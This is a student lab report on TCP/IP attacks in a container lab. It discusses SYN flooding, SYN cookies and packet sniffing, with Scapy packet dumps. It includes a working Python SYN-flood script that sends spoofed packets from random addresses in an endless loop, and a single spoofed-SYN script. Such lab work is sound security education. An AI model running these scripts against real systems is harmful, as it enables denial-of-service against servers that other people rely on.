

**Title:**

*Attacking over Networks: Why we need to be quicker than Python and use C*

**Abstract:**

This lab focused on using network attacks to block tcp connections of victims. It involved using Python and C scripts, where speed was shown to have a huge role in this instance. Overall, our attacks were not effective, but more promising when working in C. Additionally, using Sniffing packets as a tool for attacks should have given more of a chance of the attack working, however it did not.

**Aim:**

The aim of this lab was to discover the vulnerabilities of TCP/IP protocols and how they may be exploited. Furthermore, the aim will be focused on with TCP protocols, SYN flood attacks, SYN cookies, TCP reset attacks, TCP session hijacking attack, and reverse shell.

**Introduction and Background:**

TCP protocols provide an avenue for attacks since they are so prevalent in society today. It represents a special genre of vulnerabilities in protocol de-signs and implementations. Therefore, it provides an invaluable lesson in the importance of why security should be designed from the beginning.

## Method:

In this lab we need at least 3 virtual machines running, one for the attacker and the others for victims and users. Using Docker to build containers, creating seed accounts and using telnet we were able to build our environment. We used a VM as the attacker machine instead of using containers. We additionally used telnet to connect to each machine.

The SYN flooding attack involved us exploiting the 3 way handshake of the TCP connection to flood the victim's queue. Once the queue is full the victim can no longer use that connection. Using Python and C we were able to attempt this method of attack.

```
seed@VM: ~/../volumes
###[ TCP ]###
sport      = telnet
dport      = 43448
seq        = 2304102314
ack        = 3578699969
dataofs    = 6
reserved   = 0
flags      = SA
window     = 64240
chksum     = 0xc1c3
urgptr     = 0
options    = [('MSS', 1460)]

###[ Ethernet ]###
dst        = 02:42:0a:09:00:05
src        = 02:42:5e:47:24:ff
type       = IPv4

###[ IP ]###
version    = 4
ihl        = 5
tos        = 0x0
len        = 40
id         = 1
flags      = 
frag       = 0
ttl        = 64
proto      = tcp
chksum     = 0xeb11
src        = 155.130.234.45
dst        = 10.9.0.5
\options
###[ TCP ]###
sport      = 9922
dport      = telnet
seq        = 2230178204
ack        = 0
dataofs    = 5
reserved   = 0
flags      = S
window     = 8192
chksum     = 0x82c1
urgptr     = 0
options    = []

^C^C
root@VM: /volumes#
```

## **Results and Discussion:**

### **Q1**

What did you observe when running your attack? Did you succeed? If not, what do you think are the reasons that the attack did not work?

- While running our attack we observed that it was not successful. The victim was allowed to TCP connect without any issues. This is due to the speed of the Interpreted language Python, it was not able to flood the victim's queue quick enough to disrupt the connection.

### **Q2**

What did you observe when running your attack? Did you succeed this time? Please compare the results with the one using the Python program, and explain the reason behind the difference.

- We also observed that the attack was unsuccessful again. However, in C we noticed it took significantly longer for the victim/user to log in, this is due to the speed of the C programming language. It was fast enough to block the TCP connection, however it just could not maintain its blocking and eventually allowed the victim to create their TCP connection.

### **Q3**

What did you observe when running your attack? Did you succeed this time? Please compare the results with how the previous attack runs and explain the reason behind the difference.

- We observed that this time the attack did not cause the victim to take any additional time to connect. This is due to the enabled cookies, which allowed the system to remember where it has been and therefore able to establish a connection and not allow any TCP blocking.

## Q4

Were you able to perform the attack? What did you observe? Include the scripts you created. If you did not succeed with the attack, what were the problems?

- We were still unable to perform this attack as well. We were able to sniff the packets properly, however, combining with the Scapy did not lead to a successful attack, possibly due to the spoofing of the file beforehand.



```
1#!/usr/bin/env python3
2from scapy.all import *
3
4ip = IP(src="118.149.166.219", dst="10.9.0.5")
5tcp = TCP(sport=60801, dport='telnet', flags="S", seq=4111251126, ack=0)
6pkt = ip/tcp
7ls(pkt)
8send(pkt, verbose=0)
```




```
1#!/usr/bin/env python3
2from scapy.all import *
3
4ip = IP(src="118.149.166.219", dst="10.9.0.5")
5tcp = TCP(sport=60801, dport='telnet', flags="S", seq=4111251126, ack=0)
6pkt = ip/tcp|
7ls(pkt)
8send(pkt, verbose=0)
```

Overall this lab provided great insight into networking attacks and coincided well with CSC 361 at Uvic which covers communication and networks.

```
seed@VM: ~/.../volumes
###[ TCP ]###
    sport      = telnet
    dport      = 43448
    seq        = 2304102314
    ack        = 3578699969
    dataofs    = 6
    reserved   = 0
    flags      = SA
    window     = 64240
    chksum     = 0xc1c3
    urgptr     = 0
    options    = [('MSS', 1460)]

###[ Ethernet ]###
    dst        = 02:42:0a:09:00:05
    src        = 02:42:5e:47:24:ff
    type       = IPv4
###[ IP ]###
    version    = 4
    ihl        = 5
    tos        = 0x0
    len        = 40
    id         = 1
    flags      =
    frag       = 0
    ttl        = 64
    proto      = tcp
    chksum     = 0xeb11
    src        = 155.130.234.45
    dst        = 10.9.0.5
    \options   \
###[ TCP ]###
    sport      = 9922
    dport      = telnet
    seq        = 2230178204
    ack        = 0
    dataofs    = 5
    reserved   = 0
    flags      = S
    window     = 8192
    chksum     = 0x82c1
    urgptr     = 0
    options    = []

^C^C
root@VM:/volumes#
```



```
1#!/bin/env python3
2from scapy.all import IP, TCP, send
3from ipaddress import IPv4Address
4from random import getrandbits
5ip = IP(dst="10.9.0.5")
6tcp = TCP(dport=23, flags="S")
7pkt = ip/tcp
8while True:
9    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
10    pkt[TCP].sport = getrandbits(16) # source port
11    pkt[TCP].seq = getrandbits(32) # sequence number
12    send(pkt, verbose = 0)
```

## References:

- [1] J. F. Kurose and K. W. Ross, *Computer networking: A top-down approach*. Hoboken: Pearson, 2021.